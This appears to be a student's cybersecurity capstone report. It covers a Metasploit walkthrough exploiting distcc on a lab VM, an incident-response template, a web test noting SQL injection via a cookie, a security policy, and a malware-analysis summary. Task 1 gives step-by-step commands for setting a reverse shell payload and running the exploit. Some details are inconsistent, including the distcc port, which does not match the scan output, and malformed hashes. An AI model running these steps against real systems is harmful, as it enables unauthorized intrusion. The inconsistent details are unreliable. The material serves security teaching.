Final Week Task(Project): Comprehensive Security Implementation and Final Capstone Project

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TASK 1: Advanced Threat Hunting and Incident Response


Step 1. Start Metasploit

Load msfconsole by typing msfconsole in a terminal.

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Metasploit tip: Enable verbose logging with set VERBOSE
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
Step 2. Search for and load the port scanner

Search for and load the port scanner auxiliary module. First, we use the search command to look for the string *portscan*. Then, load the simple syn port scanner by typing use /auxiliary/scanner/portscan/tcp.



Step 3. Set options

Use the show options command to display the configuration options available in this auxiliary. All values are filled out with default values with one exception: the RHOSTS value, which corresponds to the remote host we want to scan. In this case, we'll fill out set RHOSTS 192.168.28.129. In this step, you can also tweak the defaults, but in this example, we will run the scan as is.



Step 4. Run port scan

To run the port scan, enter run.

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The number of concurrent threads (max one per host)
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- 192.168.28.129:6897 - TCP OPEN

- 192.168.28.129:8809 - TCP OPEN

- 192.168.28.129:8300 - TCP OPEN


- 192.168.28.129:8307 - TCP OPEN

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Step 5. Select and load an exploit

The results show us that one of the services exposed is port 3643 -- distcc, a service for distributed (remote) C/C++ compiling. Configuration issues in distcc can enable arbitrary command execution (CVE-2004-2687) on the remote host.

Using search distcc, look for exploits targeting this service. Enter use exploit/unix/misc/distcc_exec to select the resulting search hit.




Step 6. Show supported payloads

Use show payloads to determine which payloads are compatible with this exploit.


Step 7. Set the payload

Select a payload from the available options. In this case, we'll use set payload payload/cmd/unix/reverse, which simply opens a remote shell.



Step 8. Show exploit options

Use show options to determine the nonoptional exploit and payload parameters that don't have defaults and, therefore, must be set. In this case, only RHOSTS and LHOST need to be set.



Step 9. Set the required options

Set the RHOST and LHOST parameters via set RHOSTS 192.168.28.129 and set LHOST 192.168.2.128. These IP addresses represent the IP addresses on my local virtual network; yours will be different depending on network configuration.

Step 10. Run the exploit

Finally, enter exploit to run the exploit and send the payload to the target system. This establishes a connection, launches the exploit code and executes the payload that gives us a command prompt on the remote system. You can enter a command such as cat /etc/hosts to verify this is the case and that you are, in fact, connected with a remote shell.

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Incident Response Report

1. Incident Detection

1.1 Identification

The cyber-attack was identified through the following means:

- Log Analysis: Unusual login attempts were detected in the logs. The ELK Stack was utilized to filter
 and analyze the logs, revealing multiple failed login attempts followed by successful escalations.
- Monitoring Tools: Alerts from monitoring tools indicated suspicious activities consistent with privilege escalation and lateral movement.

1.2 Initial Indicators

- Timestamp of First Activity: [Insert Timestamp]
- Affected Systems: [List affected virtual machines or systems]

• Suspicious User Accounts: [List any compromised user accounts]

2. Containment Strategy

2.1 Immediate Containment

- **Isolation of Infected Systems:** The affected virtual machine was immediately isolated from the network to prevent further lateral movement.
- User Account Lockout: Compromised user accounts were locked out pending further investigation.

2.2 Malware Removal

- Malware Identification: The malware was identified as [Insert Malware Name], which was responsible for privilege escalation.
- Removal Steps:
 - Scanned the infected system with [Insert Antivirus/Anti-malware Tool].
 - o Removed identified malware files and any associated registry entries.

3. Investigation

3.1 Forensics

- Data Recovery: Collected and preserved logs from the affected systems for further analysis.
- **Behavior Analysis:** Analyzed the behavior of the malware to determine its capabilities and potential data exfiltration.

3.2 Documentation of Findings

- Attack Path: Documented the attack path from initial access to privilege escalation and lateral movement.
- Vulnerabilities Exploited: Identified vulnerabilities that were exploited during the attack simulation.

4. Mitigation and Lessons Learned

4.1 Remediation Steps

- Patch Management: Ensured all systems were updated with the latest security patches.
- **User Education:** Conducted training sessions for users on recognizing phishing attempts and other cyber threats.

4.2 Recommendations

- Enhanced Monitoring: Recommend implementing more robust monitoring and alerting systems.
- **Regular Security Audits:** Suggest regular security audits and penetration testing to identify vulnerabilities before they can be exploited.


5. Conclusion

The incident simulation provided valuable insights into the organization's current security posture. The response team effectively contained the breach and mitigated the threat, reinforcing the need for ongoing vigilance and improved security practices.

TASK 2: Advanced Penetration Testing


Scanning My Home Network

I ran a basic network scan on my host and this is what I was able to find.



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Code altogether. Below I will dig a little deeper into the Adobe vulnerability.



I would also like to highlight this section below.

Risk Information

Risk Factor: High

CVSS v3.0 Base Score 7.8

CVSS v3.0 Vector:

CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:U/RL:O/RC:C

CVSS v3.0 Temporal Score: 6.8

CVSS v2.0 Base Score: 9.3

CVSS v2.0 Temporal Score: 6.9

CVSS v2.0 Vector:

CVSS2#AV:N/AC:M/Au:N/C:C/I:C/A:C

CVSS v2.0 Temporal Vector: CVSS2#E:U/RL:OF/RC:C

IAVM Severity: I

Vulnerability Information

CPE: cpe:/a:adobe:creative_cloud

Exploit Ease: No known exploits are available

Patch Pub Date: March 10, 2021

Vulnerability Pub Date: March 10, 2021


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
CVE: CVE-2021-21068, CVE-2021-21069, CVE-

2021-21078

INTERCEPTION:



AUTOMATED TESTING:



MANUAL TESTING:

Page breaks out on false condition, indicating a space for SQL Injections.




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
Vulnerable cookie:



PROOF:

Page acting unusual on running the query





VULNERABLE PARAMETER COOKIE:

cf_clearance

Recommendations for Security Improvements

1. Remediation for SQL Injection

- Sanitize and Validate Cookie Input: Ensure proper validation and sanitization of inputs from cookies, including the cf_clearancecookie, before use in SQL queries. Use parameterized queries or prepared statements to prevent SQL injection.
- Utilize an ORM: Consider using an Object-Relational Mapping (ORM) tool to interact
 with the database, reducing the risk of SQL injection through abstraction of raw SQL
 queries.

2. Mitigation for DOM-based Vulnerabilities

- Sanitize Client-Side Input: Ensure any user input reflected in the DOM is properly sanitized and validated. Use libraries such as DOMPurify to prevent malicious scripts from executing.
- **Implement Content Security Policies (CSP)**: Enforce a robust CSP to block malicious scripts injected into the DOM.

3. Handling Reflected Input Safely

- Sanitize and Escape Output: Ensure that all user inputs reflected in responses are properly escaped and sanitized before rendering in the browser. Utilize functions like htmlspecialchars in PHP or equivalent in other languages.
- **Apply Output Encoding**: Implement appropriate output encoding for different contexts (e.g., HTML, JavaScript, URL parameters) to prevent XSS.

4. Prevent Link Manipulation

- Validate and Sanitize URLs: Ensure URLs and query parameters are validated and sanitized. Avoid reflecting untrusted user input in URLs.
- **Implement Open Redirect Protections**: Prevent open redirects by validating redirect destinations and restricting them to trusted domains.

5. Fixing User-Agent Dependent Responses

- Standardize Responses Across User Agents: Ensure the server response is consistent across different user agents. Apply access controls that do not depend on user agent detection.
- Adopt Security Best Practices: Avoid relying on user-agent headers for security. Use robust authentication and authorization mechanisms instead.

6. Enforce Strict Transport Security

- Enable HSTS: Implement HTTP Strict Transport Security (HSTS) to ensure all
 connections use HTTPS, preventing interception of traffic over insecure
 connections.
- Redirect HTTP to HTTPS: Automatically redirect all HTTP traffic to HTTPS.

7. Review and Improve TLS Configuration

- **Review TLS Certificates**: Ensure TLS configurations are up-to-date and secure. Use modern protocols (TLS 1.2 or 1.3) and strong cipher suites.
- Implement Certificate Pinning: Consider certificate pinning to ensure that only trusted certificates are accepted, even if a Certificate Authority (CA) is compromised.

Task 3

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Security Policy

1. Purpose

The purpose of this security policy is to establish a framework for the protection of organizational data and resources, ensuring confidentiality, integrity, and availability.

2. Scope

This policy applies to all employees, contractors, and third-party service providers who access organizational information systems and data.

3. Data Protection

3.1 Data Classification

- All data must be classified according to sensitivity (e.g., Public, Internal, Confidential, Restricted).
- Access to data must be based on classification levels.

3.2 Data Encryption

Sensitive data must be encrypted in transit and at rest.

Use approved encryption protocols (e.g., AES, TLS).

3.3 Data Retention

- Data must be retained only as long as necessary to fulfill business purposes or comply with legal requirements.
- Regular reviews must be conducted to ensure compliance with retention schedules.

4. Access Control

4.1 User Access Management

- Access to systems and data must be based on the principle of least privilege.
- User accounts must be created, modified, and disabled in accordance with job responsibilities.

4.2 Authentication

- Strong authentication methods (e.g., multi-factor authentication) must be implemented for all critical systems.
- Passwords must meet complexity requirements and be changed regularly.

4.3 Remote Access

- Remote access to organizational systems must be secured through VPN or other secure methods.
- Access must be logged and monitored.

5. Incident Response

5.1 Incident Identification

- Employees must be trained to recognize and report security incidents.
- A designated incident response team (IRT) will be established to handle incidents.

5.2 Incident Containment

- Immediate steps must be taken to contain incidents to prevent further damage.
- Infected systems must be isolated from the network as necessary.

5.3 Incident Recovery

- A recovery plan must be in place to restore systems and data after an incident.
- Post-incident reviews must be conducted to identify lessons learned and improve response processes.

6. Acceptable Use

6.1 Acceptable Use of Resources

- Users must use organizational resources (e.g., computers, networks) for legitimate business purposes only.
- Personal use of organizational resources must be minimal and not interfere with work responsibilities.

6.2 Prohibited Activities

- Users are prohibited from engaging in activities that could harm the organization's reputation or security (e.g., illegal downloads, accessing inappropriate content).
- Sharing of account credentials is strictly forbidden.


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
• The organization reserves the right to monitor network traffic and user activity to ensure compliance with this policy.


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
This policy will be reviewed annually and updated as necessary to reflect changes in technology, business practices, and regulatory requirements.


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











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













Task 4

Log Analysis:



Key Findings

1. User Authentication:

- 14:05:10: Successful login for user.
- Implication: Normal activity; monitor for unusual logins.

2. Request Activity:

- 14:06:15: POST request to /users from 192.168.1.100.
- Implication: Ensure legitimacy of this endpoint access.


3. Performance Alert:

- 14:07:25: High memory usage detected (90%).
- Implication: Potential resource misuse or DoS attack.

4. Database Connection Issue:


- 14:08:30: Timeout error connecting to database at 192.168.1.2.
- Implication: Investigate network or database availability issues.

Penetration Testing:



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


Risk Information Risk Factor: High CVSS v3.0 Base Score 7.8 CVSS v3.0 Vector: CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H CVSS v3.0 Temporal Vector: CVSS:3.0/E:U/RL:O/RC:C CVSS v3.0 Temporal Score: 6.8 CVSS v2.0 Base Score: 9.3 CVSS v2.0 Temporal Score: 6.9 CVSS v2.0 Vector: CVSS2#AV:N/AC:M/Au:N/C:C/I:C/A:C CVSS v2.0 Temporal Vector: CVSS2#E:U/RL:OF/RC:C **IAVM Severity: I Vulnerability Information** CPE: cpe:/a:adobe:creative_cloud Exploit Ease: No known exploits are available Patch Pub Date: March 10, 2021 Vulnerability Pub Date: March 10, 2021 **Reference Information** IAVA: 2021-A-0124-S CVE: CVE-2021-21068, CVE-2021-21069, CVE-


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STATIC ANALYSIS:


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DYNAMIC ANALYSIS:



Report on Findings from Static and Dynamic Analysis

Overview

This report consolidates the findings from both static and dynamic analysis of the file aadef7f3ab8ec5f4b0b73e27a2f7b2a5715006f.exe, which has been flagged by multiple security vendors.

Static Analysis Findings

- File Information:
 - o **File Name:** aadef7f3ab8ec5f4b0b73e27a2f7b2a5715006f.exe
 - o Path: C:\Users\Username\Downloads\
 - Hash Values:
 - MD5: aadef7f3ab8ec5f4b0b73e27a2f7b2a5
 - SHA-1: f3ab8ec5f4b0b73e27a2f7b2a5
 SHA-256: f4b0b73e27a2f7b2a5715006f
- Signature Verification:
 - Status: Not Signed (File is not signed)
- File Version Information:
 - File Version: 1.0.0Copyright: Glarysoft Ltd
 - o **Description:** Glary Utilities Defragmenter
 - o Original Name: DiskDefrag.exe

Observations:

- The absence of a digital signature raises concerns regarding the file's authenticity.
- The file appears to be a utility program, but further verification is necessary.

Dynamic Analysis Findings

- Execution Environment: Windows Sandbox.
- Observed Behaviors:
 - Creation of new processes.
 - o Registry access and modifications.
 - o Network activity indicating connections to external IP addresses.

Observations:

• The execution revealed potential malicious behaviors, including unauthorized access to system resources and possible data exfiltration.

Detection Results

- Detection Score: 27/100
- Malicious Flags: The file has been flagged by multiple security vendors, including:
 - o AhnLab-V3: Arad
 - o BitDefender: Trojan.Generic
 o ESET-NOD32: Win32/Agent
 - o Kaspersky: Trojan
 - o Malwarebytes: Malicious

Threat Classification:

- Primary Category: Trojan
- **Potential Risks:** Data exfiltration, system compromise, and unauthorized access to sensitive information.

Conclusion

Both static and dynamic analyses indicate that the file poses significant security risks. The combination of the file's lack of a digital signature, the observed malicious behaviors during execution, and the high number of flags from security vendors necessitates immediate action.

Recommendations

1. Immediate Quarantine:

o Isolate the file from all systems to prevent potential spread or damage.

2. Further Analysis:

o Utilize advanced malware detection tools for in-depth analysis in a secure environment.

3. Review Logs:

 Examine system logs for any unusual activities or unauthorized access related to this file.

4. Inform Stakeholders:

o Notify IT security teams and educate users about potential threats.

5. Implement Security Measures:

• Enhance endpoint security solutions to better detect and mitigate similar threats in the future.